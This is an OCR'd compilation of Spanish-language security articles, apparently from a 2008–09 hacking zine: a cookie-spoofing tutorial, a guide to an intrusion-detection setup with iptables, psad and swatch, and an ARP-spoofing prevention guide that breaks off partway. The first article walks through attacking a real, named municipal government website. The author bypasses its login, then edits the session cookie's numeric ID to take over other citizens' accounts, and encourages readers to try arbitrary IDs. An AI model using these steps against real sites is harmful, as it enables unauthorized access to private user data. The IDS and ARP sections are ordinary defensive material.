
Cookie Spoofing Basico by Jersain Llamas (Furcronet)

Introducción
Como buscar
Explotar Bug
Despedida


Introducción:
En este texto explicare una técnica que se llama cookie spoofing, usare la pagina web del gobierno de mi ciudad y un programa plugin del navegador mozilla firefox llamado cookie editor, aunque bueno se podría hacer con otro software y/o manualmente pero para felicitarme el trabajo y mas facilidad lo mostrare.

Como buscar:
Bueno, este bug no es exactamente para la administración de una web aunque podría ser posible en algunos casos, este bug puede ser explotable en una website que te permita registrarte o bien bypasseando un login.


Explotar Bug:
Url: http://enlinea.guadalajara.gob.mx/sim/inicio.asp
En este caso le di un bypass al login como se muestra enseguida:



ok, ahora ya estoy dentro, ahora vamos al navegador y en la barra del menú vamos a herramientas y después Cookie editor y en el campo de texto colocamos guadalajara.gob.mx y damos enter como se muestra enseguida:




Podemos mirar en la imagen que hay varias cookies, pero no todas nos interesan en este manual, si viste bien la pagina dice **Monitoreo Ciudadano**, entonces la cookie llamada ciudadano es la que nos interesa, damos doble click sobre ella y nos da:



El nombre de la variable, el host y el path no nos interesa, nos interesa el Content que bueno, en las páginas webs se manejan las sesiones por identificadores, a mi parecer como hice un bypass estoy en el primer identificar, o sea, el primer usuario posiblemente, ok, entonces si modificamos el contenido y cambiamos el 1 por algún numero al azar (en mi caso 65) y le ponemos Save (guardar) y actualizamos la pagina de:
http://enlinea.guadalajara.gob.mx/sim/inicio.asp

el resultado sería:



Podemos checar que ahora soy el Usuario con el identificador 65 y bueno, solo seria cambiarle el numero al azar o al gusto para que salgan diferentes usuarios...

Despedida:
Esta es una técnica basica de Cookie Spoofing, con el metodo de Cookie spoofing se puede lograr mucho y este manual es solo un poco de este extenso tema
Gretz:
Obexico, Knet, freak, 4urevoir, simplenet, kofes y demas!

Bug by Obexico
Explicacion by Furcronet

14/01/09

How To IDS con respuesta activa (Intrusion Detection System) Parte Uno

Requerimientos:

- CPU con GNU/Linux :P
- En este caso utilicé Mandriva 2008.1

Primero que nada vamos a instalar algunos paquetes: IpTables y Psad para construir la primera parte de nuestro IDS y posterior mente agregar la respuesta activa (esa de me atacas y te banneo).
Como **r00t :**

```
[root@hestia ~]# urpmi iptables
[root@hestia ~]# urpmi psad
To satisfy dependencies, the following packages are going to be installed:
Package Version Release Arch
(medium “main”)
perl-Bit-Vector 6.4 5mdv2008.1 x86_64
perl-Carp-Clan 6.00 1mdv2008.1 noarch
perl-Date-Calc 5.5.1 8mdv2008.1 x86_64
perl-IPTables-ChainMgr 2.1.1 1mdv2008.1 x86_64
perl-IPTables-Parse 2.1.1 1mdv2008.1 x86_64
perl-Net-IPv4Addr 0.10 10mdv2008.1 noarch
perl-Unix-Syslog 1.0 2mdv2008.1 x86_64
psad 2.1.1 1mdv2008.1 x86_64
3.5MB of additional disk space will be used.
847KB of packages will be retrieved.
Proceed with the installation of the 8 packages? (Y/n) Y
_____
_____
.. Adding psadfifo line to /etc/syslog.conf
.. Restarting syslogd
.. You can edit the EMAIL_ADDRESSES variable in
/etc/psad/psad.conf to have email alerts sent to
an address other than root@localhost
```

→ Aquí ya terminó la instalación.

Configurando IpTables: (Solo el IDS, agreguen sus puertos)

```
[root@hestia ~]# vi /etc/sysconfig/iptables
*filter
:INPUT ACCEPT [20:1972]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [188445620:158565732972]
:BLOCK - [0:0]
-A INPUT -p tcp -m tcp –dport 22 -j ACCEPT
-A INPUT -m pkttype –pkt-type broadcast -j DROP
-A INPUT -m pkttype –pkt-type multicast -j DROP
```

-A INPUT -i eth0 -p icmp -j ACCEPT
-A INPUT -i eth1 -p icmp -j DROP
-A INPUT -i lo -j ACCEPT
state tracking rules
-A INPUT -j LOG –log-ip-options –log-level 4 -m limit –limit 1/m
-A INPUT -m state –state INVALID -j LOG –log-prefix “DROP INVALID ” –log-ip-options –log-tcp-options
anti-spoofing rules
-A INPUT -i eth0 -s ! 192.168.90.0/24 -j LOG –log-prefix “SPOOFED PKT ”
default INPUT LOG rule
-A INPUT -i ! lo -j LOG –log-prefix “DROP ” –log-ip-options –log-tcp-options
-A INPUT -j BLOCK
NO MSN
-A FORWARD -p tcp –dport 1863 -j DROP
-A FORWARD -j BLOCK
-A BLOCK -m state –state RELATED,ESTABLISHED -j ACCEPT
-A BLOCK -i eth0 -s 192.168.90.0/24 -m state –state NEW -j ACCEPT
-A BLOCK -j DROP
COMMIT
*nat
:PREROUTING ACCEPT [950732:67110098]
:POSTROUTING ACCEPT [358007:23159608]
:OUTPUT ACCEPT [416350:28627231]
-A POSTROUTING -o eth1 -j MASQUERADE
COMMIT

Lo anterior para hacer que IpTables escriba a syslog de esa manera el IDS (psad) podrá monitorear lo que sucede.

Ahora a configurar PSAD.

DOWNLOAD the psad.conf FILE http://janux.aleux.com/ids/psad.conf ó AQUI

ahora lo editamos:
vi /etc/psad/auto_dl
y agregamos:
192.168.90.0/24 0; Esta linea inhabilita el IDS para esta red.
_____
Ahora escribimos esto en la consola:

[root@hestia psad]# iptables -F
[root@hestia psad]# service iptables start
[root@hestia psad]# /etc/init.d/psad stop
Shutting down the psad psadwatchd daemon: [FAILED]
Shutting down the psad daemon: [FAILED]

[root@hestia psad]# /etc/init.d/psad start
Starting psad: [OK]

[root@hestia psad]# /etc/init.d/psad restart
Shutting down the psad psadwatchd daemon: [OK]
Shutting down the psad daemon: [OK]
Shutting down the psad kmsgsd daemon: [OK]
Starting psad: [OK]

**** Edita el archivo psad.conf y ve los cambios en los niveles esto es para quitar un poco la sensibilidad del IDS, pero puedes moverlos a tu elección.

DANGER_LEVEL1 800; #5; ### Number of packets.
DANGER_LEVEL2 500; #15;
DANGER_LEVEL3 1500; #150;
DANGER_LEVEL4 4000; #1500;
DANGER_LEVEL5 10000;

Este es un ejemplo de un correo que te manda el IDS cuando detecta a algún patan manchandose con tu firewall:

[psad-alert] DL2 src: 204-144-130-244.rockynet.com dst: static.customer-201-116-xxx-xxx
Danger level: [2] (out of 5)

Scanned tcp ports: [3128: 1 packets]
tcp flags: [SYN: 1 packets, Nmap: -sT or -sS]
Netfilter chain: INPUT, 1 packets

Source: 204.144.130.244
DNS: sta-204-144-130-244.rockynet.com

Current interval: Sun Jul 13 16:13:34 2008 (start)
Sun Jul 13 16:13:35 2008 (end)

Overall scan start: Sun Jul 13 16:13:34 2008
Total email alerts: 0
Complete tcp range: [3128]

chain: interface: tcp: udp: icmp:
INPUT eth1 1 0 0

[+] tcp scan signatures:

“BACKDOOR DoomJuice file upload attempt”
dst port: 3128 (no server bound to local port)
flags: SYN
sid: 2375
chain: INPUT
packets: 1
classtype: trojan-activity
reference: (url) http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.doomjuice.html

Espero tengan algún servicio de correo sino... instala sendmail

[root@hestia psad]# urpmi sendmail
Configuralo !!!

/etc/init.d/sendmail start
Starting sendmail: [OK]
Starting sm-client: [OK]

Instalando SWATCH:

```
[root@athena ~]# urpmi swatch
To satisfy dependencies, the following packages are going to be
installed:
   Package                          Version      Release       Arch
(medium "main")
  perl-Bit-Vector                  6.4          4mdv2008.0    x86_64
  perl-Carp-Clan                   5.9          1mdv2008.0    noarch
  perl-Date-Calc                   5.5.1        7mdv2008.0    x86_64
  perl-DateManip                   5.44         4mdv2008.0    noarch
  perl-File-Tail                   0.99.3       2mdv2008.0    noarch
  perl-Mail-Sendmail               0.79.16      2mdv2008.0    noarch
  swatch                           3.1.1        2mdv2008.0    noarch
1.6MB of additional disk space will be used.
Proceed with the installation of the 7 packages? (Y/n) Y
```

Esto crea: /etc/swatchrc

y nosotros vamos a crear 2 archivos:

vi /etc/swatchrc.sshauth

#

Swatch configuration file for constant monitoring

#

Please read /usr/share/doc/swatch-*/README-mandrake for more information

Swatch -> psad active response for SSH bsd logins

#

#####watchfor /sshd.*uthentication\s*failure.*((?:[0-2]?\d{1,2}\.){3}[0-2]?\d{1,2})/

watchfor = /sshd.*Failed\ password\ for\ root.*?((?:[0-2]?\d{1,2}\.){3}[0-2]?\d{1,2})/

```
        echo mode=red
        exec "/usr/sbin/psad --fw-block-ip $1"

watchfor = /sshd.*Invalid\ user.*?((?:[0-2]?\d{1,2}\.){3}[0-2]?\d{1,2})/
        echo mode=red
        exec "/usr/sbin/psad --fw-block-ip $1"

watchfor = /sshd.*Failed\ none\ for\ root\ from.*?((?:[0-2]?\d{1,2}\.){3}[0-2]?\d{1,2})/
        echo mode=red
        exec "/usr/sbin/psad --fw-block-ip $1"
```

Bien lo guardamos: SHIFT+ZZ

y el segundo archivo:

vi Swatch.sh

swatch --config-file /etc/swatchrc.sshauth --tail-file /var/log/auth.log

Bien lo guardamos: SHIFT+ZZ

Le cambiamos permisos: chmod 700 Swatch.sh

Lo ejecutamos y lo mandamos al fondo: ./Swatch.sh&

Si todo marcha bien y funciona veras algo como esto cuando el IDS responde ante un ataque:

```
psad --fw-list-auto
[+] Listing chains from IPT_AUTO_CHAIN keywords...

Chain PSAD_BLOCK_INPUT (1 references)
 pkts bytes target     prot opt in     out     source               destination
  133  8312 DROP       all  --  *      *       201.116.199.51         0.0.0.0/0




Chain PSAD_BLOCK_OUTPUT (1 references)
 pkts bytes target     prot opt in     out     source               destination
    6  9000 DROP       all  --  *      *       0.0.0.0/0            201.116.199.51
```

```
Chain PSAD_BLOCK_FORWARD (1 references)
 pkts bytes target     prot opt in     out     source               destination
   15 22500 DROP       all  --  *      *       0.0.0.0/0           201.116.199.51
  281 13712 DROP       all  --  *      *       201.116.199.51         0.0.0.0/0
```

cuando te llega un correo con un IP bloqueado se parece a esto:

[psad-status] added iptables auto-block against 122.200.80.133 for 3600 seconds

- Pueden definir el tiempo del bloqueo del atacante
- Pueden modificar todos los parámetros de psad.conf para ver lo que sucede y jugar un poco.

By Janux janux@zonartm.org


12-12-08

Protección contra ARP Spoofing

Una guía multiplataforma.

Para **prevención de ARP Spoofing** se utilizarán los comandos **netstat** y **arp** ya que es el mismo procedimiento para la mayoría de sistemas operativos. La **detección** se llevará acabo de forma manual con el comando **arp** y con el mejor sniffer multiplataforma **Wireshark**. La ultima sección cubre **monitoreo automatizado** en Windows usando **DecaffeinatID** y en Linux con **arpwatch**.

Prevención de ARP Spoofing



Paso 1: Obtenemos el IP del Gateway
netstat -rn
Muestra en forma numérica la tabla de ruteo, hay una columna que muestra el IP del Gateway.
En el ejemplo el IP es 6.9.6.9.

Paso 2: Obtenemos la dirección MAC del Gateway
arp -a
Lista la tabla ARP, buscamos el IP del Gateway y a un lado tendremos su MAC.
En el ejemplo 6.9.6.9 tiene MAC 00:18:3f:16:19:49.

Hacer esto cuando se este seguro que no nos están atacando y que el MAC si es el original.


Paso 3:
arp -s <IP> <MAC>
Agrega una entrada estática a la tabla ARP.

Podemos comprobar que se ha puesto una entrada estática si listamos de nuevo la tabla con

arp -a y podemos observar que hay una entrada **PERM**anente.

Para borrar esa entrada permanente utilizamos el comando **arp -d <IP>**

En **Windows** lo único que cambia es el formato los comandos y el procedimiento es exactamente el mismo:




En este caso como no teníamos el gateway en la tabla arp utilizamos **ping <IP>** para resolverlo y que se agregue automáticamente a la tabla

Detección de ARP SPoofing

